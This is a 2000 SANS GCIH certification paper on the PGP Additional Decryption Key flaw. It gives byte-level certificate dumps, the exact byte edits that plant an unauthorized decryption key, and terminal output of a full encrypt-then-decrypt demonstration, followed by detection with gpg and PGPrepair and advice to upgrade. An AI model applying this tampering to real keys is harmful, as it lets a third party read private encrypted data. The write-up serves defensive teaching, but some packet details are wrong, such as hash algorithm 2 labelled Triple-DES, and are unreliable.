



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, Exploits, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

PGP ADK Exploit
Author: Travis Mander
GCIH Practical Assignment Option 2
SANS PH2000 - Ottawa
September 23, 2000

© SANS Institute 2000 - 2002, Author retains all rights.

1.0 Exploit Details

Name:

PGP ADK Exploit

Variants:

n/a

Versions:

PGP 5.5.x through PGP 6.5.3

Protocols/Services:

n/a

Brief Description:

Unauthorized administrative keys can be inserted into an unsuspecting certificate. When the compromised certificate is imported by a user, subsequent encrypted files will be exposed to decryption by the holder of the unauthorized ADK Private Key.

2.0 Protocol Description

The term protocol discussed here is not the conventional definition of protocol when discussing computers. Instead of message protocols, such as those used on the Internet, the term protocol here relates to Cryptographic Protocols. These protocols help to manage the logical keys used in a cryptosystem. The cryptosystem to be discussed in this paper is an asymmetric key system (as opposed to a symmetric key system). An asymmetric key system is where the two parties exchanging information do not hold identical keys that perform the encrypt and decrypt functions. Rather, one key is used to encrypt the data (referred to as the recipient's Public Key), and one key is used to decrypt the data (referred to as the recipient's Private Key). The Public key is freely distributed to any and all that may choose to send messages to the recipient. The Private Key is never distributed- indeed the security of the system is dependent on the Private Key never being compromised. When discussed together the Public and Private keys are referred to as a keypair, one cannot exist without the presence of another.

Conversely (for completeness) a Symmetric Key system has both parties holding identical keys for the encryption and decryption of data. This system becomes very onerous when attempting to establish relationships with many entities, as a unique key must be set up for each one-to-one relationship. As the key parts that compose the key are typically transferred between parties by an out of band method (ie. Courier), this method is not practical when trying to establish relationships quickly (ie. in minutes). Furthermore, this results in a vast number of keys being managed by each party (one for every relationship).

For the remainder of this paper, asymmetric key systems and protocols will be discussed.

Although a keypair is a logical entity, it nevertheless has a lifecycle, as listed below:

A keypair is created.

When created the Private key must be secured in such a way that unauthorized persons cannot access it. This means that the key value cannot be simply stored on the hard-drive of a computer for anybody to read it. Furthermore, due to its size (64 bytes, 128 bytes, 256 bytes or larger), it is unreasonable to expect a user to enter an alphanumeric phrase (the Private Key) in the order of 128 bytes. A typical method is to encrypt the Private key in a file on the hard-drive. The key used to encrypt the Private key is a password that the user has selected. The structure that the key is stored in will be discussed later in this document.

A keypair is activated.

This is the process of distributing the Public Key to those that will send encrypted data to the owner of the keypair. There are two possible methods listed here:

1. The Public Key can be distributed to specific individuals via eMail
2. The Public Key can be posted on server that is accessible to many (including both those that the keypair owner wishes to communicate with as well as those the keypair owner does not wish to communicate with). The posting of the Public Key to a server (directory) is analogous to having your phone number published in a phone book.

A key pair is destroyed.

This process can take a couple of different forms, depending on how the key was distributed:

1. Without a central server the onus is on the owner of the keypair to advise all of their relationships of the change of status of the Public Key.
2. If the key has been posted to a server, the server may simply delete it from its database, or it may flag it as destroyed (also referred to as Revoked). In this scenario individuals will be able to check against the directory to see if they are using a valid key for the intended recipient (more specifically they will be able to test if their copy of the recipient's Public Key is still valid).

A key is recovered.

This is the pivotal issue that resulted in this exploit becoming available in a series of releases of PGP. Because the Private Key is private, it is not intended for anyone else to know its value. However, there are many reasons a keypair may need to be recovered:

1. The owner of the keypair forgets/corrupts the password that is used to unlock the Private Key.
2. An employee leaves a company and does not leave the password to decrypt the files.
3. An employee intentionally encrypts company data for the purposes of extortion.

In the cases where the data was generated by another party, it has not been necessarily lost as it can be retransmitted from the originator. The issue arises when the data that is encrypted is the only copy. This can be expected to occur in cases where somebody encrypts data on a laptop PC. The data is protected should the laptop be stolen- all that is stolen is the hardware, business sensitive data is protected from unauthorized viewing.

There are two methods that are used to mitigate the risk of the Private Key becoming unusable, key escrow and an embedded decryption key that the user has no control over.

Key escrow is a technique whereby a copy of the Private Key is held by a trusted system. This technique is used in some Certificate Authorities. The CA issues the Private Key and Public Key to the user, and keeps a copy of the Private Key. Should it be necessary to recreate a user's credentials, the Private Key can be 'recovered' from escrow and re-issued.

The second technique is the use of an additional key embedded into a user's Certificate. Whenever a document is encrypted using the user's Private Key, it is also encrypted using the additional key that was embedded into the Certificate. The specifics of how this key is managed in PGP follows (the scenario of a business is used):

The Additional Decryption Key (ADK) is generated at the time the PGP Key Server is installed. The PGP Key Server can then be used to generate installable copies of PGP software for distribution to employees of a company. These installable copies, if configured, can have the ADK embedded into the release. As the software is installed and users generate their Certificates, the

ADK is embedded into the user's Certificate seamlessly.

Under normal circumstances, this is an easy method to ensure that an employer has access to an employee's encrypted data independently of the employee's ability to manage their keys and passwords.

The scenario described above is a Utopian implementation of an ADK. As described in the section 'How the Exploit Works', an unauthorized ADK can be added to a Certificate without the user being aware of its presence. The unauthorized ADK can also be used to decrypt the user's data, rendering the money and time on implementing cryptography wasted, if undetected.

3.0 Description of variants

There are no documented variants of this exploit.

4.0 How the exploit works

There are two versions of certificates supported by PGP. The older version 3 certificates are not susceptible to this exploit. The version 4 certificates are susceptible.

The structure of the version 3 and version 4 certificates are depicted below for reference in the discussion that follows. Multi-Precision Integers (MPI) are defined in section 9.

Version 3 Certificate

TAG (value 153 = 0x99)
Length of Packet 2 bytes
Version (value 3 = 0x03)
Creation Time 4 bytes (number of seconds since 1970-01-01 00:00:00 UTC)
Expiration Time 2 bytes (in days)
Public Key Algorithm Type
Multi-Precision-Integer modulus n
Multi-Precision-Integer Encryption e

Version 3 Signature

TAG (value 136 or 137 = 0x88 or 0x89)
Length of Packet (tag 136 = 1 byte tag 137 = 2 bytes)
Version (value 3 = 0x03)
Fixed value 5 = 0x05
Type of Signature
Creation Time 4 bytes (number of seconds since 1970-01-01 00:00:00 UTC)
Key-ID of signer 8 bytes
Public Key Algorithm (always 0x01 - RSA)
Hash Algorithm (always 0x01 - MD5)
First 16 bits of Hash Value
First 16 bits of Hash Value encrypted under signer's Private Key

In the certificate below, the green highlighted section is the user ID and the yellow highlighted section is the signature. Each segment is documented:

	0	1	2	3	4	5	6	7	8	9
0 :	153	0	141	3	57	138	176	253	0	0
10 :	1	4	0	219	153	192	207	132	216	44
20 :	86	204	16	166	248	146	131	215	0	69
30 :	175	41	212	39	179	201	152	127	201	84
40 :	129	147	189	171	217	63	4	73	178	29
50 :	42	81	253	193	235	152	195	59	191	99
60 :	195	39	105	80	177	63	6	206	169	139
70 :	187	170	66	118	76	142	93	186	28	103
80 :	161	33	2	163	165	197	240	211	162	112
90 :	111	184	95	182	172	208	46	170	212	47
100 :	37	1	32	110	84	13	42	17	213	125
110 :	144	103	178	61	222	255	47	147	0	143
120 :	212	248	0	54	180	182	155	17	123	159
130 :	99	221	60	71	132	111	203	253	64	185
140 :	125	0	5	17	180	25	69	100	100	105
150 :	101	32	67	108	101	97	110	32	40	84
160 :	101	115	116	107	101	121	32	82	83	65
170 :	41	137	0	149	3	5	16	57	138	176
180 :	253	71	132	111	203	253	64	185	125	1
190 :	1	32	234	3	255	90	41	167	223	202
200 :	197	131	234	223	2	15	211	175	140	234
210 :	225	139	254	64	20	224	90	84	15	139
220 :	76	105	203	162	74	209	122	83	13	137
230 :	250	234	50	102	233	2	140	25	203	164
240 :	87	172	79	94	73	47	96	126	149	154
250 :	122	109	194	105	229	72	70	65	230	198
260 :	24	22	43	15	57	196	150	208	122	0
270 :	89	58	59	98	127	65	201	116	105	1
280 :	180	136	216	117	110	42	42	243	203	52
290 :	10	188	203	17	206	70	169	43	9	113
300 :	152	235	134	33	188	134	86	204	143	40
310 :	107	14	50	28	37	183	81	204	99	68
320 :	168	212	181							

Public Key:

Byte 0 tag = 153
 1-2 length = 141
 3 version = 3
 4-7 creation time = 965,390,589 seconds since 1970-01-01
 8-9 expiration time = 0 (never expire)
 10 Public Key Algorithm = 1 (RSA)
 11-140 Modulus n (an MPI of 1024 bits)
 141-143 encryption exponent (an MPI of 5 bits)

User ID:

Byte 144 tag = 180

145 length = 25
146-170 user ID = "Eddie Clean (Testkey RSA)"

Signature:

Byte 171 tag = 137
172-173 length = 149
174 version = 3
175 value 5
176 type = 16 (issuer key)
177-180 creation time = 965,390,589 seconds since 1970-01-01
181-188 key-ID = 0x47846fcbfd40b97d
189 Public Key Algorithm = 1 (RSA)
190 Hash Algorithm = 1 (MD5)
191-192 First 16 bits of hash value = 0x20ea
193-322 First 16 bits of hash value encrypted under signer's Private
Key (an MPI of 1023 bits)

Version 4 certificates are more complex in their construction:

Version 4 Certificate

TAG (value 153 = 0x99)
Length of Packet 2 bytes
Version (value 4 = 0x04)
Creation Time 4 bytes (number of seconds since 1970-01-01 00:00:00 UTC)
Public Key Algorithm Type
Multi-Precision-Integer modulus n
Multi-Precision-Integer Encryption e
Algorithm Specific MPIs: RSA - mod n, exponent e DSA - p, q, g, y Elgamal - p, g

Version 4 Signature

TAG (value 136 or 137 = 0x88 or 0x89)
Length of Packet (tag 136 = 1 byte tag 137 = 2 bytes)
Version (value 4 = 0x04)
Type of Signature
Public Key Algorithm
Hash Algorithm
Length of Packet 2 bytes
HASHED subpacket(s) . . .
Length of Packet 2 bytes
NON-HASHED subpacket(s) . . .
First 16 bites of Hash Value
MPI Signature (1 RSA and potentially more)

In the certificate below, the green highlighted section is the user ID and the red highlighted section is the fingerprint of the ADK (authorized). Each segment is documented:

	0	1	2	3	4	5	6	7	8	9
0 :	153	1	66	4	52	77	70	30	17	3
10 :	0	208	110	105	167	56	168	248	25	85
20 :	51	185	141	4	40	211	238	226	54	148
30 :	172	29	236	121	194	253	56	249	84	2
40 :	247	82	40	41	43	251	221	124	45	186
50 :	73	152	122	36	203	219	54	8	235	33
60 :	131	80	5	88	239	186	186	252	25	169
70 :	229	144	250	251	164	23	184	179	122	112
80 :	61	248	223	108	220	33	180	250	145	17
90 :	46	189	114	9	143	253	135	167	97	74
100 :	120	142	235	35	98	104	207	0	160	255
110 :	164	105	123	98	12	109	92	210	78	33
120 :	223	148	171	233	166	145	243	66	229	3
130 :	0	175	68	6	231	162	65	44	19	93
140 :	141	202	124	191	56	233	48	113	190	93
150 :	243	97	3	55	182	245	181	60	224	43
160 :	236	74	42	127	190	192	58	128	89	191
170 :	199	34	165	244	22	251	132	61	48	155
180 :	239	220	44	124	155	42	185	44	201	228
190 :	212	128	134	30	194	159	62	37	232	49
200 :	196	163	251	241	88	98	52	141	201	215
210 :	71	244	4	0	166	200	98	113	195	24
220 :	41	87	60	56	154	252	100	3	0	151
230 :	80	120	105	31	80	47	69	47	120	36
240 :	203	172	144	176	78	225	92	57	71	199
250 :	94	126	151	21	95	69	241	166	238	192
260 :	129	62	88	186	101	111	243	124	59	225
270 :	245	134	19	243	27	103	87	82	237	77
280 :	221	7	8	115	143	7	164	33	127	111
290 :	15	141	241	228	53	165	99	32	66	64
300 :	12	246	214	222	54	33	78	230	138	124
310 :	19	128	18	236	232	203	179	228	214	144
320 :	245	101	8	77	10	180	28	67	77	82
330 :	32	85	115	101	114	32	60	115	110	111
340 :	111	112	101	100	64	108	111	99	97	108
350 :	104	111	115	116	62	136	99	4	16	17
360 :	2	0	35	5	2	52	77	70	30	23
370 :	10	128	17	38	165	102	122	151	212	112
380 :	24	27	24	43	21	214	49	71	118	182
390 :	112	225	208	4	11	3	1	2	0	10
400 :	9	16	52	164	96	86	238	66	48	227
410 :	216	255	0	160	138	116	238	85	15	190
420 :	92	25	233	49	164	13	75	190	67	131
430 :	57	166	224	30	0	160	186	50	232	251
440 :	6	243	116	201	62	127	23	12	197	224
450 :	110	132	183	160	145	213	136	70	4	16

460 :	17	2	0	6	5	2	52	77	72	93
470 :	0	10	9	16	214	49	71	118	182	112
480 :	225	208	245	210	0	158	45	156	245	91
490 :	207	216	81	91	217	144	172	14	142	155
500 :	226	34	8	157	125	17	0	158	53	57
510 :	128	28	213	252	169	63	20	30	99	108
520 :	148	86	167	199	221	233	166	4	185	0
530 :	205	4	52	77	70	42	16	3	0	240
540 :	8	91	147	80	78	79	222	192	30	139
550 :	40	213	68	86	9	23	144	6	51	170
560 :	227	253	23	34	90	211	75	105	40	216
570 :	132	68	41	31	98	250	38	254	153	177
580 :	130	100	0	246	49	164	11	22	188	191
590 :	239	56	126	36	94	141	119	173	241	238
600 :	54	132	10	100	211	170	95	66	181	213
610 :	46	166	32	123	163	198	96	140	38	65
620 :	103	43	220	233	98	219	24	130	92	219
630 :	208	189	184	172	133	0	2	2	3	0
640 :	154	54	140	196	55	36	25	23	165	20
650 :	73	20	116	146	226	245	197	193	33	232
660 :	120	163	84	246	17	204	186	102	217	220
670 :	253	148	95	170	44	113	27	171	59	8
680 :	2	102	41	58	158	178	166	250	110	118
690 :	17	219	150	135	222	206	193	66	44	113
700 :	62	151	40	75	62	147	37	73	165	167
710 :	101	232	5	240	146	254	159	228	143	250
720 :	179	41	220	204	90	148	145	138	32	32
730 :	91	36	102	25	87	243	136	70	4	24
740 :	17	2	0	6	5	2	52	77	70	42
750 :	0	10	9	16	52	164	96	86	238	66
760 :	48	227	114	226	0	160	161	180	188	226
770 :	178	60	139	95	117	117	194	74	217	8
780 :	231	254	240	142	156	67	0	160	159	251
790 :	117	86	3	156	180	204	37	162	137	181
800 :	176	132	9	0	145	235	55	202		

Public Key:

Byte 0	tag = 153
1-2	length = 322
3	version = 4
4-7	creation time = 877,479,454 seconds since 1970-01-01
8-9	Algorithm Type = 17 (DSA)
10-106	prime p (an MPI of 768 bits)
107-128	group order q (an MPI of 160 bits)
129-226	group generator g (an MPI of 768 bits)
227-324	public key y (an MPI of 768 bits)

User ID:

Byte 325	tag = 180
326	length = 28

327-354 user ID = "CMR User <snooped@localhost>"

Signature:

Byte 355 tag = 136
356 length = 99
357 version = 4
358 signature type = 16 (Generic Certification of a user ID and
Public Key Packet)
359 Public Key Algorithm = 17 (DSA)
360 Hash Algorithm = 2 (Triple-DES)

Hashed Subpacket:

Byte 361-362 Length = 35
363 Length = 5
364 Subpacket Type = 2 (Signature Creation Time)
365-368 Signature Creation Time = 877,479,454
369 Length = 23
370 SubPacket Type = 10 (Place Holder for Backward
Compatibility)
371 value 128. This flag ensures that the ADK is required
372 Encryption Algorithm = 17 (DSA)
373-392 Fingerprint of ADK
393 Length = 4
394 Subpacket Type = 11 (preferred symmetric algorithms)
395-397 Symmetric Algorithms: 3 - CAST5, 1 - IDEA,
2 - Triple-DES
398 Length = 0
399 Subpacket type = 10
400 Length = 9
401 Subpacket type = 16 (Issuer Key ID)
402-409 Key ID = 34A46056EE4230E3
410-455 2 MPIs containing encrypted hash values (160 bits each)
456 tag = 136 (Signature packet from ADK)
457 length = 70
458 version = 4
459 signature type = 16 (Generic Certification of a user ID and
Public Key Packet)
460 Public Key Algorithm = 17 (DSA)
461 Hash Algorithm = 2 (Triple-DES)
462-463 Length = 6
464 Length = 5
465 Subpacket type = 2 (Signature Creation Time)
466-469 Signature Creation Time = 877,480,029

470 Length = 0
 471 Subpacket type = 10
 472 Length = 9
 473 Subpacket type = 16 (Issuer Key ID)
 474-481 Key ID = D6314776B670E1D0
 482-527 2 MPIs containing encrypted hash values (158 bits each)
 528-735 Secondary Key packet
 736-807 Binding Signature packet

Using the above certificate an unauthorized ADK can be inserted by altering the length of the signature packet to include an additional type 10 subpacket to contain the unauthorized ADK (change byte 356 from 99 to 123). The new subpacket can be inserted after byte 398:

390	:	112	225	208	4	11	3	1	2	0	34
400	:	23	10	128	17	73	20	116	202	102	120
410	:	224	172	75	192	164	26	100	28	222	176
420	:	23	104	44	20	9	16	52	164	96	86

This alteration to a legitimate certificate is used in section 6.


5.0 Diagram

The following diagram shows the placement of ADKs within a certificate. Conceptually, it is very easy to attach unauthorized ADKs to a certificate by placing it within the unhashed area of the certificate.

Normal Type 4 Certificate



Exploited Type 4 Certificate



6.0 How to use the Exploit

The method to inject an unauthorized ADK into the certificate consists of creating a Type 10 subpacket in the unhashed area of the certificate. Although the unauthorized ADK resides within the self-signature area, it is not part of the data that is protected by the self-signature.

In addition to simply inserting the unauthorized ADK into the certificate, there are other pre-requisites that need to be satisfied:

1. The sender must have the unauthorized ADK already on their keyring. Otherwise the key cannot be found to execute the additional decryption.
2. A CA that the sender trusts must sign the unauthorized ADK certificate. This assumes that the sender is sufficiently cautious, and knows which CAs to trust.

Although there are no known tools that will create/edit the subpacket type 10 within the unhashed area of the certificate, with some ingenuity, a certificate can be either edited (using a binary file editor) or a small program can be written to perform the task.

Using the fingerprint of the unauthorized ADK from section 4, a key file is modified, then used in encrypting a file, which is then decrypted using the unauthorized ADK.

The results of importing this certificate with PGP (6.5.2) results in:

```
[travis@24 PGP]$ pgp-6.5.2/pgp-6.5.2/pgp -ka $HOME/PGP/ADK-testkeys/key-A4-tgm
Pretty Good Privacy(tm) Version 6.5.2
(c) 1999 Network Associates Inc.
Uses the BSafe(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.
```

```
Looking for new keys...
```

```
DSS 768/768 0xEE4230E3 1997/10/22 CMR User <snooped@localhost>
sig? 0xEE4230E3 (Unknown signator, can't be checked)
sig? 0xB670E1D0 (Unknown signator, can't be checked)
```

```
keyfile contains 1 new keys. Add these keys to keyring ? (Y/n) y
```

```
Keyfile contains:
 1 new key(s)
```

```
Summary of changes :
```



```
New userid: "CMR User <snooped@localhost>".
New signature from keyID 0xEE4230E3 on userid CMR User <snooped@localhost>
New signature from keyID 0xB670E1D0 on userid CMR User <snooped@localhost>
```

```
Added :
  1 new key(s)
  2 new signatures(s)
  1 new user ID(s)
[travis@24 PGP]$
```

The unauthorized ADK is added to the keyring:

```
[travis@24 PGP]$ pgp-6.5.2/pgp-6.5.2/pgp -ka $HOME/.gnupg/hackerADK
Pretty Good Privacy(tm) Version 6.5.2
(c) 1999 Network Associates Inc.
Uses the BSafe(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.
```

```
Looking for new keys...
DSS 768/1024 0x17682C14 2000/09/23 TGM Testkey
sig? 0x17682C14 (Unknown signator, can't be checked)
```

```
keyfile contains 1 new keys. Add these keys to keyring ? (Y/n) y
```

```
Keyfile contains:
  1 new key(s)
```

```
Summary of changes :
```

```
New userid: "TGM Testkey".
New signature from keyID 0x17682C14 on userid TGM Testkey
```

```
Added :
  1 new key(s)
  1 new signatures(s)
  1 new user ID(s)
[travis@24 PGP]$
```

Using a file that contains a trivial phrase, it is encrypted using PGP 6.5.2:

```
[travis@24 PGP]$ pgp-6.5.2/pgp-6.5.2/pgp -e cleartext.txt CMR User
Pretty Good Privacy(tm) Version 6.5.2
(c) 1999 Network Associates Inc.
Uses the BSafe(tm) Toolkit, which is copyright RSA Data Security, Inc.
Export of this software may be restricted by the U.S. government.
```

```
Recipients' public key(s) will be used to encrypt.
Warning: ADK key not found!
```

```
Key for user ID: CMR User <snooped@localhost>
768-bit DSS key, Key ID 0xEE4230E3, created 1997/10/22
WARNING: Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "CMR User <snooped@localhost>".
```

```
Are you sure you want to use this public key (y/N)?y
```

```
Key for user ID: TGM Testkey
1024-bit DSS key, Key ID 0x17682C14, created 2000/09/23
WARNING: Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "TGM Testkey".
```

```
Are you sure you want to use this public key (y/N)?y
Warning: ADK key not found!
```

```
Key for user ID: CMR User <snooped@localhost>
768-bit DSS key, Key ID 0xEE4230E3, created 1997/10/22
WARNING: Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "CMR User <snooped@localhost>".
```

```
Are you sure you want to use this public key (y/N)?y
```

```
Key for user ID: TGM Testkey
1024-bit DSS key, Key ID 0x17682C14, created 2000/09/23
WARNING: Because this public key is not certified with a trusted
signature, it is not known with high confidence that this public key
actually belongs to: "TGM Testkey".
```

```
Are you sure you want to use this public key (y/N)?y
```

```
Ciphertext file: cleartext.txt.pgp
[travis@24 PGP]$
```

Using GnuPG (and the Private Key of the Hacker ADK) the file can then be decrypted (the highlighted phrase is the decrypted contents of the file):

```
[travis@24 PGP]$ gpg -d cleartext.txt.pgp
gpg: Warning: using insecure memory!
```

```
You need a passphrase to unlock the secret key for
user: "TGM Testkey"
768-bit ELG-E key, ID F82A1217, created 2000-09-23 (main key ID 17682C14)
```

```
gpg: /home/travis/.gnupg/trustdb.gpg: trustdb created
gpg: encrypted with ELG-E key, ID 183FBE34
gpg: no secret key for decryption available
This is a clear test file
to be used for encryption / decryption.
```

[travis@24 PGP]\$

7.0 Signature of the attack

There are two methods than can be used to detect this attack. Using GnuPG the signature of the attack can be discerned from the results of the scan. Using a utility released by PGP a more obvious indication of the attack is presented. Both of these detection schemes are listed below.

Using the GnuPG software (<http://www.gnupg.org/>) the exploit can be detected by executing the command:

```
gpg --list-packets keyFile
```

a listing of attributes for the key will be displayed. A legitimate ADK will be displayed in the listing as:

```
hashed subpkt 10 len 23 (additional recipient request)
```

whereas, an unauthorized ADK that had been inserted into the certificate will result in the following line within the listing:

```
subpkt 10 len 23 (additional recipient request)
```

The following listing shows the unmodified key from section 4 (the reference to an authorized ADK is highlighted):

```
:public key packet:
  version 4, algo 17, created 877479454, expires 0
  pkey[0]: [768 bits]
  pkey[1]: [160 bits]
  pkey[2]: [768 bits]
  pkey[3]: [768 bits]
:user ID packet: "CMR User <snooped@localhost>"
:signature packet: algo 17, keyid 34A46056EE4230E3
  version 4, created 877479454, md5len 0, sigclass 10
  digest algo 2, begin of digest d8 ff
  hashed subpkt 2 len 5 (sig created 1997-10-22)
  hashed subpkt 10 len 23 (additional recipient request)
  hashed subpkt 11 len 4 (pref-sym-algos: 3 1 2)
  subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
  data: [160 bits]
  data: [160 bits]
:signature packet: algo 17, keyid D6314776B670E1D0
  version 4, created 877480029, md5len 0, sigclass 10
  digest algo 2, begin of digest f5 d2
```

```

    hashed subpkt 2 len 5 (sig created 1997-10-22)
    subpkt 16 len 9 (issuer key ID D6314776B670E1D0)
    data: [158 bits]
    data: [158 bits]
:public sub key packet:
    version 4, algo 16, created 877479466, expires 0
    pkey[0]: [768 bits]
    pkey[1]: [2 bits]
    pkey[2]: [768 bits]
:signature packet: algo 17, keyid 34A46056EE4230E3
    version 4, created 877479466, md5len 0, sigclass 18
    digest algo 2, begin of digest 72 e2
    hashed subpkt 2 len 5 (sig created 1997-10-22)
    subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
    data: [160 bits]
    data: [160 bits]

```

The same command was issued against the same original keyfile that contained an unauthorized ADK inserted (the ADK references have been highlighted):

```

:public key packet:
    version 4, algo 17, created 877479454, expires 0
    pkey[0]: [768 bits]
    pkey[1]: [160 bits]
    pkey[2]: [768 bits]
    pkey[3]: [768 bits]
:user ID packet: "CMR User <snooped@localhost>"
:signature packet: algo 17, keyid 34A46056EE4230E3
    version 4, created 877479454, md5len 0, sigclass 10
    digest algo 2, begin of digest d8 ff
    hashed subpkt 2 len 5 (sig created 1997-10-22)
    hashed subpkt 10 len 23 (additional recipient request)
    hashed subpkt 11 len 4 (pref-sym-algos: 3 1 2)
    subpkt 10 len 23 (additional recipient request)
    subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
    data: [160 bits]
    data: [160 bits]
:signature packet: algo 17, keyid D6314776B670E1D0
    version 4, created 877480029, md5len 0, sigclass 10
    digest algo 2, begin of digest f5 d2
    hashed subpkt 2 len 5 (sig created 1997-10-22)
    subpkt 16 len 9 (issuer key ID D6314776B670E1D0)
    data: [158 bits]
    data: [158 bits]
:public sub key packet:
    version 4, algo 16, created 877479466, expires 0
    pkey[0]: [768 bits]
    pkey[1]: [2 bits]
    pkey[2]: [768 bits]
:signature packet: algo 17, keyid 34A46056EE4230E3
    version 4, created 877479466, md5len 0, sigclass 18

```

```
digest algo 2, begin of digest 72 e2
hashed subpkt 2 len 5 (sig created 1997-10-22)
subpkt 16 len 9 (issuer key ID 34A46056EE4230E3)
data: [160 bits]
data: [160 bits]
```

PGP released a utility in September referred to as PGPrepair 1.0 (<http://www.pgp.com/other/advisories/adk.asp>). It can be used to scan existing keyrings for the corruption detailed in this paper. The utility can be used to either scan without repair, or to scan and repair the keyrings.

Using the PGPrepair utility on the keyring created in the above sections results in:

```
[travis@24 pgp-repair]$ ./pgprepair $HOME/.pgp/pubring.pkr
Checking...
Primary UserID : TGM Testkey
Primary UserID : CMR User <snooped@localhost>
**** ATTACK: Unhashed ADK key detected! ****

Corruptions were found but not corrected! Re-run the program with an
input AND OUTPUT filename to create a repaired version of the input keyring.
Total number of keys scanned : 2
Total number of corruptions : 1

[travis@24 pgp-repair]$
```

The indication of an unauthorized ADK is clearly displayed in the output of this utility.

8.0 How to protect against it?

As there has been a release of PGP to protect against this exploit, the obvious option is to upgrade to a level greater than 6.5.3.

As described in the previous section of this paper, the PGPrepair utility can be used to scan keyrings and repair them. This utility should be exercised against all keyrings that have been created prior to the upgrade of PGP.

By using a version 2.6.x and earlier, there is no need to perform the upgrade, as these versions do not support the Version 4 certificates (and therefore do not support ADKs). This is not to say that simply generating a Version 3 certificate will protect oneself from the insertion of an unauthorized ADK. The key material and signatures from the Version 3 certificate can be converted into a Version 4 format, and therefore have an unauthorized ADK inserted. In order for the Version 3 certificate to be used with impunity, it must be used exclusively within an environment that uses versions of PGP 2.6.x and earlier (again, these versions of PGP will not be able to interpret Version 4 certificates).

The approach to using Version 3 certificates is shortsighted. Because these earlier versions of PGP cannot interpret certificates created by later versions of PGP, the community that these individuals will be interacting with will remain small, and eventually diminish.

The normal course of action should be to upgrade PGP and run the PGPrepair against the existing keyrings.

9.0 Additional Information

The following papers and websites were used in researching this paper:

- 1) RFC17991 PGP Message Exchange Formats
<http://www.landfield.com/rfcs/rfc1991.html>
- 2) RFC2440 OpenPGP Message Format
<http://www.faqs.org/rfcs/rfc2440.html>
- 3) "Key Experiments - How PGP Deals With Manipulated Keys" - Ralf Senderek
<http://senderek.de/security/key-experiments.html>
- 4) PGP ADK Security Advisory
<http://www.pgp.com/other/advisories/adk.asp>
- 5) 2000-18 PGP May Encrypt Data With Unauthorized ADKs
<http://www.cert.org/advisories/CA-2000-18.html>

Definitions

MPI - Multi-precision Integer. The first two bytes contain the number of bits to follow that compose the MPI

Upcoming Training

Click Here to
{Get CERTIFIED!}



Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
